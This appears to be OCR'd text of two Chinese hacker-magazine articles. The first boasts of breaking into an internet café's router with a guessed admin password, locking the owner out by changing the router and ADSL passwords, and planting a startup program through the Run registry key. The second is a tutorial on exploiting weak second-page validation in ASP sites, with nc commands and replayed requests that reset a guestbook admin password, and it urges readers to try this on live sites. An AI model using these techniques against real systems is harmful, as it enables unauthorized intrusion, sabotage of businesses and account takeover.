


图 4

接着，在刚才那个登陆路由器时要求输入密码的窗口中，输入用户名“setup”，密码“22884439”，不行。换个用户名“admin”吧，激动的时刻到了，居然成功了～！大家看看图5，这里显示了网吧接入ADSL的账号和密码呢！

不过这时已很晚了，而且最近要考试，明天就是考最后一科C语言了，我是乖孩子，还是回家复习的好。




图 5

四、进行报复

第二天考完试，再次去了网吧一次。嘿嘿，先进入路由器到处看了一下，点击“当前状态”，这里我们可获取DHCP客户表，并且看到每台在用电脑的内网IP地址和机器名（图6），只要我们看那台机器不顺眼，就勾上它，再点击“删除”按钮，那么这台机器就上不了网了。通过“开放主机”，我们可使网吧任何一台主机向Internet开放，且开放后该机器没有任何防火墙保护（图7），可惜网吧主机的系统是Win98，不然开放它，回家后再入侵，这样的话又多一只肉鸡了，呵呵！




图 6




图 7

接下来，我当然要实现当初的承诺，让网吧的机器上不了网！首先，点击系统信息，这里我们可重新设置理由器的管理密码，于是把路由器的密码设为了“hackerxfile”，然后回到图5的那个界面，将ADSL的账号和密码也改为“hackerxfile”。嘿嘿，这下看他怎么上网，试想当网吧老板发现上不了网，想进入路由器时，又发现密码错误进不了后的窘态，真是大快我心呀！

当然，教训也不能做得太绝，总不能真要人家关闭吧！其实我早有准备，昨天晚上用了几分钟时间，写了个VB小程序。程序很简单，只写了两句警告网吧老板的话和一个按钮，程序运行时会全屏幕显示，但网吧老板点击这个按钮后就会出现我路由器的密码。打开注册表编辑器，在注册表的HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run中新建了一个字符串，写上程序所在路径。最后为了防止还原精灵在开机后把我的程序删除掉，我用还原精灵的“转储”命令，把当前状态保存了下来，以后这台机每次开机，都会运行我的程序，其运行结果如图8所示.。




图 8

五、后记

其实这次入侵网吧的路由器，可以说是什么技术也没用到。其实学习黑客技术，除了技术外，思路也很重要。如果路由器的密码和还原精灵的密码不同怎么办呢？这时要是网吧装了万象环境之类的软件，我们也可用软件显示出它的密码，说不定路由器的密码就是它呢！这次经历我用了一句话来概括，那就是：黑客之道，贵在思路。呵呵！

一种脚本漏洞的通用探测及入侵方法

lcx

很多菜鸟看了一些“大虾”公布的脚本漏洞的入侵文章后（如pskey的动网入侵《绝对背后的微笑》、nerver的《bbsxp倒着看》等），兴致勃勃地依法而施，成功入侵之余，心里不免有些怅然若失，我自己能发现一个脚本漏洞吗？对脚本编程一点也不懂，这个目标真是可望而不可及！授人以鱼不如授之以渔，这里笔者就给那些不懂脚本编程的菜鸟一种脚本漏洞的通用探测及入侵方法。这种脚本漏洞我把它定义为二级页面验证不严，入侵方法即是跨页提交。

什么是二级页面验证不严的脚本漏洞呢？如何探测？难道可以扫描吗？跨页提交又是怎么回事？这种入侵方法真能通用吗？针对这一系列的问题，我用两个实例来给大家分析、讲解。

实例一

lhgb多用户留言本是由温州Linghun工作室出品并公布源码的一款免费ASP系统，目前的最高版本是LhgbXp豪华版。这套程序在网上应用极为广泛，用Google可搜出十多页的相关链接，不幸的是，在modify.asp文件里就存在上面提到的二级页面验证不严漏洞，可直接改掉留言本的版主密码。




图1

由于modify.asp的源代码太多，所以在此我们大体了解一下modify.asp的代码思路（具本代码请去查看源码）：版主修改资料前，先要输入用户名和原有密码登陆，用IE打开此modify.asp，看到的图1所示的页面。这是我在本机装的一个LhgbXp豪华版留言本，url地址是：http://127.0.0.1:81/asp/1709/modify.asp?user=hun，版主id为hun。如果用户名和密码正确，就会跳转到二级页面（图2），在我的机器上url为：http://127.0.0.1:81/asp/1709/modify.asp?edit=ok。在这个二级页面上，版主hun可任意修改自己的资料，modify.asp没有对这个页面做任何限制，它太信任图1那个页面了，殊不知图1的页面是可以绕过的。





图2

我们抓包来看看，操作图2的页面时，到底需要做些什么？抓包有很多工具，用瑞士军刀nc就可做到。我们先在本机开一个web端口监听，在CMD下执行**nc -l -p 81**命令。在这里要注意，由于我机器的web端口是81，所以就要监听81。一般的机器是80端口，所以在用上面的nc命令里，要做相应的端口修改，即**nc -l -p 80**。

然后我们回到IIS管理器中，将本机的IIS站点停掉，因为现在nc开了web端口在监听。我们再来到图2所示的页面，填写修改完毕资料后，用鼠标点击“确认修改”后，就会在nc下的那个窗口出现数据（图3）。得到的数据如下：


```
GET /asp/1709/modifyok.asp?user=hun&pass=123456&zhanzhang=hun&kind=1&email=x@x.net&web=hun&url=xxx&intro=haiyangtop.126.com HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://127.0.0.1:81/asp/1709/modify.asp?edit=ok
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: 127.0.0.1:81
Connection: Keep-Alive
Cookie: ASPSESSIONIDQGQQGVCC=PIKLHBNAHALLIJDKJKKGLCDI
```



```
D:\>nc -l -p 81
GET /asp/1709/modifyok.asp?user=hun&pass=123456&zhanzhang=hun&kind=1&email=x@x.net&web=hun&url=xxx&intro=haiyangtop.126.com HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://127.0.0.1:81/asp/1709/modify.asp?edit=ok
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: 127.0.0.1:81
Connection: Keep-Alive
Cookie: ASPSESSIONIDQGQQGUCC=LIXLHBNADHAODJBHIJCLBALI
```

图3

仔细看这些数据，和上面图1输入的用户名和密码根本没有关系嘛！现在我们就用这些数据来修改版主hun的密码。假设要修改密码123456为123，就把这些数据第一行的“pass=123456”改为“pass=123”。修改完后，我们再用nc提交过去。方法是**nc -vv ip port**，然事粘贴这些数据即可。图4和图5是我在本机做实验时的情形，图4是提交时的反馈信息，图5是提交后的反馈信息。



```
D:\>nc -vv 127.0.0.1 81
rich [127.0.0.1] 81 (?) open
GET /asp/1709/modifyok.asp?user=hun&pass=123&zhanzhang=hun&kind=1&email=x@x.net&web=hun&url=xxx&intro=haiyangtop.126.com HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://127.0.0.1:81/asp/1709/modify.asp?edit=ok
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: 127.0.0.1:81
Connection: Keep-Alive
Cookie: ASPSESSIONIDQGQQGUCC=PIKLHBNAHALLIJDKJKKGLCDI

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 19 Aug 2003 04:49:37 GMT
Content-Length: 1320
Content-Type: text/html
Cache-control: private

<html>
<head>
```

图4

看到了吧！图5有一行“提示：成功修改”！当然，如果程序编写不同，反馈回来的信息也不同。看到这里，你应该明白如何入侵网

上的Lhgb留言本了吧！其实很简单，将我们抓包里面的url地址对应改为网上的url地址，IP和端口改为网上的IP和端口，数据改为你想要的数据就可以了，比如我改的是密码。其实图2 中的资料即使版主登陆后，所有资料都可在抓包得来的数据里做相应修改，然后用nc 提交过去。




图5

看了这个例子，你应该知道什么是二级页面验证不严、什么是跨页提交了吧！虽然不会看代码，也可从网上随机下载一些代码，然后用nc 来抓二级页面的包。修改数据后，再用nc 提交过去，如果成功修改，恭喜你，发现了一个脚本漏洞了。

LOOK 注意 虽然我举的是ASP 的例子，但这个漏洞在其它脚本（如PHP/CGI/JSP）中都是存在的。不过，在试用此漏洞的发现方法前，要先把本机做成相应脚本支持的服务器，不过这项技术不在本文讨论之内。

实例二

下面我们再来看一个稍微高级的例子——cookie 欺骗，不过它的漏洞和上面一样，方法也相同，即二级页面验证不严和跨页提交。我写了两个ASP 代码（2.asp 和3.asp，在光盘压缩包里有收录），第一个是2.asp，代码和注释如下：

```
<%
if trim(request.form("password"))="123" then
response.cookies("password")="lcx"
response.redirect "3.asp"
else %>
// 以上代码表示：如果密码等于123，产生cookie的值是lcx，并立即跳转到3.asp
<html>
<body>
<%if request.form("password")<>"" then
response.write "你的密码输得不对！请重新输入"
end if
%>
<form method="POST" action="2.asp">
<div align="center"><center><p>Enter Password:
<input type="password" name="password">
<input type="submit" value="OK!LOGIN" name="B1">
</p>
</center></div>
</form>
</body>
</html>
// 以上代码是一个html的密码框输入页，在没有产生cookie前显示
<%end if%>
```

表现在IE 中时，看到的2.asp 就是图6 的样子（url 为：http://127.0.0.1:81/asp/2.asp）。

我们再来看看3.asp 的代码，很简单：

```
<% if Request.Cookies("password")="lcx" then%>
<html><script>alert("hello")</script></html>
// 如果本页cookie的值是lcx，那么弹出对话框，上面写"hello"
<%end if%>
```

